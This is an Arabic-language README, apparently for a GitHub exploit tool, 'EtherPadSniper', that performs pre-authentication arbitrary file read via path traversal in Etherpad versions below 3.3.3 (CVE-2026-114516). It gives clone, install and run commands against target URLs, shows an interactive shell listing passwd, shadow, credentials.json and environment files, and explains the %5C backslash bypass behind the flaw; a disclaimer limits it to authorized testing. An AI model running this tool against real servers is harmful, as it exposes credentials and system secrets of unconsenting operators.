 ynsmroztas/etherpadsniper
قراءة تعسفية للملفات في Etherpad — CVE-2026-114516

قراءة ملفات عشوائية في Etherpad — CVE-2026-114516
اجتياز المسار قبل المصادقة / قراءة ملفات عشوائية في Etherpad < 3.3.3.
requests فقط)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests
python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com

إذا كان الهدف مصابًا بالثغرة، تُفتح صدفة تفاعلية:
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
يقوم المعالج /static/* بتحويل الشرطات المائلة العكسية إلى شرطات مائلة أمامية بعد التعقيم على أنظمة POSIX، مما يسمح لتسلسلات الاجتياز %5C بتجاوز الفحوصات.
هذه الأداة مخصصة لاختبارات الأمان المصرّح بها والإفصاح المسؤول فقط.
الاستخدام غير المصرّح به غير قانوني. المؤلف غير مسؤول عن سوء الاستخدام.
mitsec






